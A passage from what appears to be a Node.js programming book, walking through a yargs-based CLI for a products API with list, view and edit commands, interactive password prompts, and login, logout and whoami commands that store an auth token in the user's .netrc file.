- `help()`: build the help screens for our app – one for the main app and one for each of the commands (e.g. `node cli/index.js list products --help`)
- `parse()`: this method needs to be run after all the others to actually have `yargs` do its thing.

First we'll take a look at the full code to use `yargs` to both list products and to view a single product, and then we'll look at individual parts more closely:

07-cli/01/cli/index-02.js

```
#!/usr/bin/env node
const yargs = require('yargs')
const Table = require('cli-table')
const ApiClient = require('./api-client')

yargs
  .option('endpoint', {
    alias: 'e',
    default: 'http://localhost:1337',
```

```
    describe: 'The endpoint of the API'
  })
  .command(
    'list products',
    'Get a list of products',
    {
      tag: {
        alias: 't',
        describe: 'Filter results by tag'
      },
      limit: {
        alias: 'l',
        type: 'number',
        default: 25,
        describe: 'Limit the number of results'
      },
      offset: {
        alias: 'o',
        type: 'number',
        default: 0,
        describe: 'Skip number of results'
      }
    },
    listProducts
  )
  .help()
  .demandCommand(1, 'You need at least one command before moving on')
  .parse()

async function listProducts (opts) {
  const { tag, offset, limit, endpoint } = opts
  const api = ApiClient({ endpoint })
  const products = await api.listProducts({ tag, offset, limit })

  const cols = process.stdout.columns - 10
  const colsId = 30
  const colsProp = Math.floor((cols - colsId) / 3)
  const table = new Table({
    head: ['ID', 'Description', 'Tags', 'User'],
    colWidths: [colsId, colsProp, colsProp, colsProp]
  })

  products.forEach(p =>
```

```
    table.push([
      p._id,
      p.description.replace(/\n|\r/g, ' '),
      p.userName,
      p.tags.slice(0, 3).join(', ')
    ])
  )

  console.log(table.toString())
}
```

The first 40ish lines are setup, and afterwards we define our `listProduct` function. Here's an outline of the code:

- `!/usr/bin/env node` shebang
- Require dependencies
- `yargs`
  - create `--endpoint` global option
  - create `list products` command
    - support `-t`, `-l`, and `-o` options
    - call `listProducts()` when used
  - set up the help screens for use with `--help`
  - ensure CLI is called with at least one command
  - parse `process.argv` according to the above settings
- define `listProducts()`

Digging into it, Here's how we tell `yargs` to accept `endpoint` as an option either as `--endpoint=http://localhost:13` or as `-e http://localhost:1337`:

07-cli/01/cli/index-02.js

```
yargs
  .option('endpoint', {
    alias: 'e',
    default: 'http://localhost:1337',
    describe: 'The endpoint of the API'
  })
```

Using `option()` we can specify that the option can be used as `--endpoint=` as well as `-e` (the alias), provide a default value, and give it a description for use in the help menu.

Next, we define our first command, `list products`:

07-cli/01/cli/index-02.js

```
  .command(
    'list products',
    'Get a list of products',
    {
      tag: {
        alias: 't',
        describe: 'Filter results by tag'
      },
      limit: {
        alias: 'l',
        type: 'number',
        default: 25,
        describe: 'Limit the number of results'
      },
      offset: {
        alias: 'o',
        type: 'number',
        default: 0,
        describe: 'Skip number of results'
      }
    },
    listProducts
  )
```

`command()` takes four arguments: the command itself, a description, an options object, and the function to be called. Each property of the options object behaves similarly to our previous use of the `option()` method.

A nice thing about `yargs` is that it can convert data types for us. We learned before that `process.argv` will always give us strings. This means that if we did not use `yargs` and wanted a numerical argument, we'd have to convert it from a string to a number ourselves. However, because we specify that `limit` and `offset` are numbers, `yargs` can do that for us.

The final argument of `command()` is the function that should run when the command is used. This function will received all of the parsed arguments and any default values that we've set. If the `list products` command is invoked without any options, here's the argument that our `listProducts()` function will receive:

```
{
  endpoint: 'http://localhost:1337',
  e: 'http://localhost:1337',
  limit: 25,
  l: 25,
  offset: 0,
  o: 0,
  // ...
}
```

We can see that `yargs` populated the default values for `endpoint`, `limit`, and `offset`. Not only that, `yargs` mirrored the value for each option's alias. For example, both `limit` and `l` have the default value of `25`. This is a nice convenience for our function; either the long or short option property can be used.

After we set up our command, we tell `yargs` to build help screens and make them available with `--help`. If our users forget what commands are available, they can run `cli/index-02.js --help`, and if they want to know what the options for a command are, they could run something like `cli/index-02.js list products --help`. Notice that unlike the more general help screen, this lists options specific to `list products`: `--tag`, `--limit`, and `--offset`.

Help screen specific to the "list products" command

Another convenience for the user is to ensure that at least one command is provided. If we did use `demandCommand()` in our code, and the user called our CLI without a command (`list products`), our CLI would exit immediately without any output. A much friendlier way to handle this is to let the user know that at least one command is required and display the help screen showing the available commands.

Helpful reminder of the available commands

At the moment we only have a single command available. We *could* make that the default so that it runs automatically if the user doesn't specify a command. From a UX perspective, this would be recommended if we did not plan on adding more commands soon.

Then, after we finish configuring `yargs` we call `yargs.parse()`. This method tells `yargs` to parse `process.argv` and to run the appropriate functions with the provided options. Here's how we can use those options in `listProducts()`:

07-cli/01/cli/index-02.js

```
async function listProducts (opts) {
  const { tag, offset, limit, endpoint } = opts
  const api = ApiClient({ endpoint })
  const products = await api.listProducts({ tag, offset, limit })
```

Now that we've incorporated `yargs`, we have a great foundation for adding additional commands. Not only that, we've added several configuration options and help screens – both global and command-specific.

Additional Commands

With `yargs` in place, we can add additional commands very quickly. Let's add `view product` as an example.

After a user uses `list products`, it's likely that they'll want to examine a particular product in more detail. For example, if a user wants to see all of the properties of the product with ID `cjv32mizj000kc9gl2r2lgj1r`, they should be able to use this command:

```
cli/index-02b.js view product cjv32mizj000kc9gl2r2lgj1r
```

To make this happen, we need to change our CLI code in two ways:

1. Use `yargs.command()` to configure `yargs` to accept this new command, and
2. define a new `viewProduct()` function to run when that command is used.

This new command will be slightly different, but overall it will be simpler:

07-cli/01/cli/index-02b.js

```
  .command('view product <id>', 'View a product', {}, viewProduct)
```

This one is much shorter because we don't have any named options. However, an important thing to notice is that we define a *positional* argument. By defining it as `view product <id>`, we are telling `yargs` that this command must be invoked with an `id` argument.

Here's how we can use this command:

```
cli/index-02b.js view product cjv32mizm003pc9gl5v856i0x
```

The `view product` command

Of course, we still need to write the `viewProduct()` function that runs when this command is invoked:

07-cli/01/cli/index-02b.js

```
async function viewProduct (opts) {
  const { id, endpoint } = opts
  const api = ApiClient({ endpoint })
  const product = await api.getProduct(id)

  const cols = process.stdout.columns - 3
  const table = new Table({
    colWidths: [15, cols - 15]
  })
  Object.keys(product).forEach(k =>
    table.push({ [k]: JSON.stringify(product[k]) })
  )

  console.log(table.toString())
}
```

We can see that our positional option, `id`, is available as a property of the `opts` argument. We pass this to our `api.getProduct()` and apply formatting to the output similar to what we did before in `listProducts()`.

Using `yargs` as a foundation for our CLI app we can quickly add new functionality, without worrying about overcomplicating the interface for our user. Our `view product` command even gets its own help screen – automatically:

The `view product` help screen

Now that we've got the basics of how to add new commands to our app, we'll cover adding functionality that's a bit more complicated.

CLIs and Authentication

Our CLI is off to a good start, and we now know how to easily add more commands and options. Our first two commands allow users to fetch public data from our API. Let's talk about what we need to do to allow our admin users to *edit* products via our API.

If we think about the user flow, an admin user would use it like this:

1. Use `list products` to find the `id` of the product they're interested in.
2. Use `view product <id>` to see all of the keys and values of that particular product.
3. Use our no-yet-created `edit product <id>` command to change the value of a particular key.

Just like in the previous example, we use `<id>` as a positional option. We do this so that it can be used like `edit product cjv32mizj000oc9gl65ehcoj7`, where `cjv32mizj000oc9gl65ehcoj7` is the `id` of the product we want to edit.

However, compared to our `view product` command, we'll need four additional *required* options for `edit product`:

- `username`
- `password`
- `key`
- `value`

`username` and `password` are required because this is a protected route, and `key` and `value` are required to specify how we'll actually change the product.

To use this command we'd run something like:

```
cli/index-03.js edit product cjv32mizj000oc9gl65ehcoj7 \
  -u admin \
  -p iamthewalrus \
  -k description \
  -v "New Description"
```

To support this command we're going to combine what we learned when creating the `list products` and `view product` commands. We'll add `edit product` and have it support both a positional option for `id` *and* named options for `username`, `password`, `key`, and `value`:

07-cli/01/cli/index-03.js


```
yargs
  // ...
  .command(
    'edit product <id>',
    'Edit a product',
    {
      key: {
        alias: 'k',
        required: true,
        describe: 'Product key to edit'
      },
      value: {
        alias: 'v',
        required: true,
        describe: 'New value for product key'
      },
      username: {
        alias: 'u',
        required: true,
        describe: 'Login username'
      },
      password: {
        alias: 'p',
        required: true,
        describe: 'Login password'
      }
    },
    editProduct
  )
```

Our `editProduct()` function will look similar to our `listProducts()` and `viewProduct()` methods. The only difference is that it uses more options:

07-cli/01/cli/index-03.js

```
async function editProduct (opts) {
  const { id, key, value, endpoint, username, password } = opts
  const change = { [key]: value }

  const api = ApiClient({ username, password, endpoint })
  await api.editProduct(id, change)

  viewProduct({ id, endpoint })
}
```

In fact, because the options required for `editProduct()` are a superset of `viewProduct()`, after the product is edited, we can run `viewProduct()` directly to take advantage of the output we've already created.



Editing a product

And just like before, we get a help menu for `edit product` for free:

Editing a product

This works just fine, but unfortunately it's bad practice to force users to specify credentials on the command line. There are few reasons for this, but the two main security issues are that:

1. While this command is running, the credentials will be visible in the process list (e.g. with `ps -aux` or similar command) on the user's machine.
2. These credentials will be written to the user's shell history file (e.g. `~/.bash_history` or similar) in plaintext.

To prevent our user from running into either of these issues, we'll want our user to provide credentials directly to the app via `stdin`[157]. We've already used `process.stdin` when we were exploring Async in chapter 2. However, this time around we'll use an awesome module that is easy to use and will make our app feel polished.

Improved Security And Rich CLI Login Flows

To create a more secure login via CLI, we'll handle user credentials in a way similar to a form in a web app. Instead of forcing the user to provide their username and password as command line options, we'll provide an interactive prompt:

[157] https://nodejs.org/api/process.html#process_process_stdin

Edit a product with the auth prompt 1/3

Edit a product with the auth prompt 2/3

Edit a product with the auth prompt 3/3

After the command is invoked, our CLI asks the user for their username and password. Once the CLI receives the credentials, they're used to make the authenticated request to edit the product. Because the user is providing the credentials directly to the application, they are not leaked to the process list or into a shell history file.

In the images we can see how the prompt works. First, the user is asked for their username, and after the username is entered, the CLI asks for the password. This looks really nice with the prompts, check marks, colors, and password masking – all features that we get from the excellent `prompts`[158] and `chalk`[159] modules. `Prompts` handles the question prompts, and `chalk` allows us to easily customize colors.

We only need to change a small amount of our CLI to use question prompts instead of command-line options for credentials. We need to:

- Require `chalk` (for colors) and `prompts` (for question prompts)
- For the `edit product` command, remove the command-line options for `username` and `password`
- Use `prompts` and `chalk` to display the question prompts to the user to get the credentials

Let's take a look:

[158] https://npm.im/prompts
[159] https://npm.im/chalk

07-cli/01/cli/index-04.js

```
const chalk = require('chalk')
  // ...
const prompts = require('prompts')
  // ...
yargs
  // ...
  .command(
    'edit product <id>',
    'Edit a product',
    {
      key: {
        alias: 'k',
        required: true,
        describe: 'Product key to edit'
      },
      value: {
        alias: 'v',
        required: true,
        describe: 'New value for product key'
      }
    },
    editProduct
  )
  // ...
async function editProduct (opts) {
  const { id, key, value, endpoint } = opts
  const change = { [key]: value }

  const { username, password } = await prompts([
    {
      name: 'username',
      message: chalk.gray('What is your username?'),
      type: 'text'
    },
    {
      name: 'password',
      message: chalk.gray('What is your password?'),
      type: 'password'
    }
  ])

  const api = ApiClient({ username, password, endpoint })
```

```
  await api.editProduct(id, change)

  viewProduct({ id, endpoint })
}
```

Everything is almost the same. The difference is just how we get `username` and `password`. Lucky for us, that's very simple with `prompts`:

07-cli/01/cli/index-04.js

```
  const { username, password } = await prompts([
    {
      name: 'username',
      message: chalk.gray('What is your username?'),
      type: 'text'
    },
    {
      name: 'password',
      message: chalk.gray('What is your password?'),
      type: 'password'
    }
  ])
```

`prompts` is an async function that accepts an array of question objects. For our purposes, each object should have `name`, `message`, and `type` properties. `prompts` will return with an object containing the responses to each question. This return object will have keys that correspond to the `name` property of each of our question objects. In the array argument that we pass to `prompts`, we have two objects, one with `name: 'username'` and the other with `name: 'password'`. This means that the response object will have keys `username` and `password`, and each will have the value that we're interested in.

Our first question asks for the user's username, and because this is a basic question (we don't need to do anything special like mask a password), we use type `text`. `message` is the string that we want to display to the user. In our case this message is `'What is your username?'`. The only twist is that we want to change the color of this message, so we use `chalk.gray()` to change the color to gray.

`chalk` has a great API where we can call `chalk.<style>(<text>)` where `<style>` is a `chalk style`[160]. What's great is that the styles can be chained to combine effects:

[160] https://www.npmjs.com/package/chalk#styles

Showing off what `chalk` can do in the Node.js REPL

Asking for the user's password is almost the same. The only difference is that we set the type to `password` which will convert typed characters to `*`. This conforms to user expectations and makes the UX much nicer.

After we receive the credentials from `prompts()` we don't need to make any more changes to this function. However, we still have a lot of room for improvement.

Our CLI tool has no memory. Our users will have to enter their credentials each time they want to make a change. This will be especially cumbersome for users with long, secure passwords.

Improving the Login UX

Instead of forcing our users to enter their credentials every time they want to access a protected feature, we can change our app so that they only need to log in once. The only trick is that we'll need to store the user's authentication token so that it can be reused.

We're going to create three new commands:

- `login`: ask the user for their credentials, attempt to log in, and if successful, it will store the user's username and authentication token on the filesystem.
- `whoami`: read the username of the logged in user from the filesystem and display it.
- `logout`: delete the stored user's credentials to reset back to the logged out state.

After these commands have been created, our user can first log in and then use the `edit product` command as many times as they like without being prompted to enter their credentials.

These new commands will write credentials to and read credentials from the filesystem. The question is: where's the best place to store user credentials? We *could* choose an arbitrary file on the user's machine, e.g. `~/login-info.json`. However, it's poor form to create files on a user's machine that contain sensitive information, especially when a user doesn't expect it. A better idea is to use an existing file designed for this purpose.

Unix systems established the convention of using a `.netrc` file that lives in a user's home directory. This was originally used to store usernames and passwords for remote FTP servers, but is commonly used by other command-line tools such as `curl`[161] and `heroku-cli`[162] (to name two command-line tools already used in this book).

To read and write to a system's `.netrc` file we'll use the conveniently named `netrc`[163] module. `netrc` has an API that is very simple to work with:

```
var netrc = require('netrc')
var config = netrc()

console.log(config['api.heroku.com'])
// { login: 'david@fullstack.io',
//   password: 'cc7f5150-c5b1-11e9-98a3-4957b57e3246' }

config['api.heroku.com'].login = 'nate@fullstack.io'
netrc.save(config)
```

The convention of the `.netrc` file is to have a section for each host that contains a `login` and `password` field. Heroku stores tokens instead of passwords in the `password` field, and we'll follow that pattern (except our tokens will be JWTs instead of UUIDs).

One of the nice things about `netrc` is that it allows us to work with the `.netrc` file synchronously. This would be a big no-no for building an API, because synchronous filesystem access would block requests, but with a CLI we only have one user performing a single operation at a time. In this particular case, there's no advantage to working with the `.netrc` file asynchronously because there's no work to be done concurrently while we wait on reading or writing to that file.

Now that we can persist and restore our user's authentication token, we can build our new commands. First, we make sure to require `netrc`, and tell `yargs` about our new `login`, `logout`, and `whoami` commands:

[161] https://ec.haxx.se/usingcurl-netrc.html
[162] https://devcenter.heroku.com/articles/authentication#api-token-storage
[163] https://npm.im/netrc

07-cli/01/cli/index-05.js

```
const netrc = require('netrc')
  // ...
yargs
  // ...
  .command('login', 'Log in to API', {}, login)
  .command('logout', 'Log out of API', {}, logout)
  .command('whoami', 'Check login status', {}, whoami)
```

None of these commands accept any extra options. The only option they need is `--endpoint` which is global and available to all commands.

Next, we define our `login()` function:

07-cli/01/cli/index-05.js

```
async function login (opts) {
  const { endpoint } = opts

  const { username, password } = await prompts([
    {
      name: 'username',
      message: chalk.gray('What is your username?'),
      type: 'text'
    },
    {
      name: 'password',
      message: chalk.gray('What is your password?'),
      type: 'password'
    }
  ])

  const api = ApiClient({ username, password, endpoint })
  const authToken = await api.login()

  saveConfig({ endpoint, username, authToken })

  console.log(chalk.green(`Logged in as ${chalk.bold(username)}`))
}
```

This should look very familiar. It's almost the same thing we did in the last section for `editProduct()`. However, in this case we're using the username and password for `api.login()` instead of `api.editProduct()`.

By using `api.login()` we get the authentication token that we want to store using a new function, `saveConfig()`.

If everything goes well, we use `chalk` to display a success message in green.

What our success message will look like

Let's take a look at our new `saveConfig()` function:

07-cli/01/cli/index-05.js

```
function saveConfig ({ endpoint, username, authToken }) {
  const allConfig = netrc()
  const host = endpointToHost(endpoint)
  allConfig[host] = { login: username, password: authToken }
  netrc.save(allConfig)
}
```

Here we can see how easy it is to use the `netrc` module to store the auth token. We use `endpoint` to get the host of the API, assign the username and token using that host as the key, and finally we call `netrc.save()`.

Our CLI expects the `--endpoint` option to contain the protocol (e.g. "https" or "http") instead of just the host. For example, `endpoint` will be "https://example.com" instead of "example.com". However, the convention for `.netrc` is to provide a `login` and `password` for each *host*. This means we should omit the protocol when storing information in `.netrc`. We won't show it here, but this is why we use the `endpointToHost()` function to extract the host from the endpoint string.

`netrc` is designed to parse and save the entire `.netrc` file. We need to be careful not to overwrite settings for other hosts when we use `netrc.save()`. In our example, we access the configuration data for all hosts, but we take care to only change settings for a single host when we save the entire object again. Our users will not be happy with us if our CLI clears their login information for other apps.

If we want to log out, we can use the `saveConfig()` function, but have `username` and `authToken` be `undefined`:

07-cli/01/cli/index-05.js

```
function logout ({ endpoint }) {
  saveConfig({ endpoint })
  console.log('You are now logged out.')
}
```

The `whoami` command will simply read our saved config and print the `username`:

07-cli/01/cli/index-05.js

```
function whoami ({ endpoint }) {
  const { username } = loadConfig({ endpoint })

  const message = username
    ? `You are logged in as ${chalk.bold(username)}`
    : 'You are not currently logged in.'

  console.log(message)
}
```

`loadConfig()` is also very simple:

07-cli/01/cli/index-05.js

```
function loadConfig ({ endpoint }) {
  const host = endpointToHost(endpoint)
  const config = netrc()[host] || {}
  return { username: config.login, authToken: config.password }
}
```

We use `endpoint` to determine which `host` to use when we pull our login information out of the `netrc` config. If no config exists, we return `undefined` for both the `username` and `authToken`.

We also modify `editProduct()` to use `loadConfig()` instead of prompting the user:

07-cli/01/cli/index-05.js

```
async function editProduct (opts) {
  const { id, key, value, endpoint } = opts
  const change = { [key]: value }

  const { authToken } = loadConfig({ endpoint })

  const api = ApiClient({ endpoint, authToken })
  await api.editProduct(id, change)

  viewProduct({ id, endpoint })
}
```

Now that we've made these changes, our users can use `cli/index-05.js login` once at the beginning, and then they can use `edit product` multiple times without having to worry about credentials.

This is certainly an improvement, but there are more ways we can improve our CLI. In particular, we should concentrate on what happens to the user when they don't log in correctly or try to use `edit product` while unauthenticated.

Improving Protected Commands

Our CLI is really coming together. However, there are three rough spots that we should smooth out with improvements: auto-login for protected routes, friendlier error messages, and retry prompts.


If a user attempts to use a protected command like `edit product` before they use `login`, they'll see an unauthenticated error:

An error when using `edit product` before `login`

If our app knows that the user is not logged in and that they need to log in before using the `edit product` command, our app should *not* blindly run `edit product` and show the user a technical error with a stacktrace. The best thing to do is to run `login` for the user.

We're touching on a general UX principle that will serve us well in many domains. If the user has performed an action that isn't quite right, and our app can be *certain* what the desired action is, our app should take that desired action on behalf of the user. For example, if our CLI had an interactive mode and the user needed to type `quit()` to exit, and they typed `quit` instead of `quit()`, we should *not* have a special error message that says "Use `quit()` to exit." If we are certain enough of the user's intention to display a special error message, we are certain enough to act on it. So instead of displaying an error message, we should just quit.

The next issue we face is that when logging in, if the user enters an incorrect username/password, our current output is verbose and unfriendly:




Login fail

Most users wouldn't want to read through that to figure out what went wrong. They'd just assume the CLI is broken. Instead of allowing our CLI to crash, we should catch the error and display a clear message of what went wrong (e.g. wrong password).

Third, if a user enters an incorrect username or password, we know they would *probably* like to retry. We can't be certain, so the app should prompt for confirmation. However, we should not just quit the app and make them start over. We can even use this prompt in lieu of an unfriendly error/stacktrace, e.g. "Incorrect username and/or password. Retry? (y/N)"

Before we dive into code changes, let's take a look at a flowchart that shows a our desired user flow:



Improved Edit Product User Flow

The flow is really simple when the user has already logged in; we just follow the left side of the flowchart. However, if the user is not logged in, we automatically trigger the `login` command and handle retry logic. If the user declines to retry, we show them the "Please log in to continue" error message.

Now that we have a good sense of what we want to achieve, we can start to change our code. The first thing we need to do is to change `editProduct()` so that it won't automatically send the API request if the user is not logged in:

07-cli/01/cli/index-06.js

```
async function editProduct (opts) {
  const { id, key, value, endpoint } = opts

  const authToken = await ensureLoggedIn({ endpoint })
  if (!authToken) return console.log('Please log in to continue.')

  const change = { [key]: value }

  const api = ApiClient({ authToken, endpoint })
  await api.editProduct(id, change)

  viewProduct({ id, endpoint })
}
```

We're using a new `ensureLoggedIn()` method. This async function will either come back with an `authToken` or not. If the user is logged in, it will immediately return with the token. If the user is *not* logged in, it will trigger the login prompt. If the login is successful, it will also return with the `authToken`. `ensureLoggedIn()` will return without an `authToken` only if the user fails to log in (and declines to retry). Protected commands can use this method as shown above to ensure that a user is logged in before continuing.

Let's take a look at `ensureLoggedIn()`:

07-cli/01/cli/index-06.js

```
async function ensureLoggedIn ({ endpoint }) {
  let { authToken } = loadConfig({ endpoint })
  if (authToken) return authToken

  authToken = await login({ endpoint })
  return authToken
}
```

On the surface it's pretty simple. We either load the `authToken` from our saved config or we trigger `login()`. If we can load a saved token, we'll return with it, and if not, we show the login prompt with `login()`. One thing to notice is that we *do* expect `login()` to return with an `authToken`, and that was not previously the behavior of `login()`. We need to modify `login()` to make this work.

When we created `login()` we did not expect it to be used by other functions, and therefore there was no need to have it return any values. However, now that we want other functions and commands to be able to call it, it's useful to know whether or not it's successful, and if it is, it's convenient to provide the `authToken`.

First, let's look at how our `login()` function was before:

07-cli/01/cli/index-05.js

```
async function login (opts) {
  const { endpoint } = opts

  const { username, password } = await prompts([
    {
      name: 'username',
      message: chalk.gray('What is your username?'),
      type: 'text'
    },
    {
      name: 'password',
      message: chalk.gray('What is your password?'),
      type: 'password'
    }
  ])

  const api = ApiClient({ username, password, endpoint })
  const authToken = await api.login()

  saveConfig({ endpoint, username, authToken })

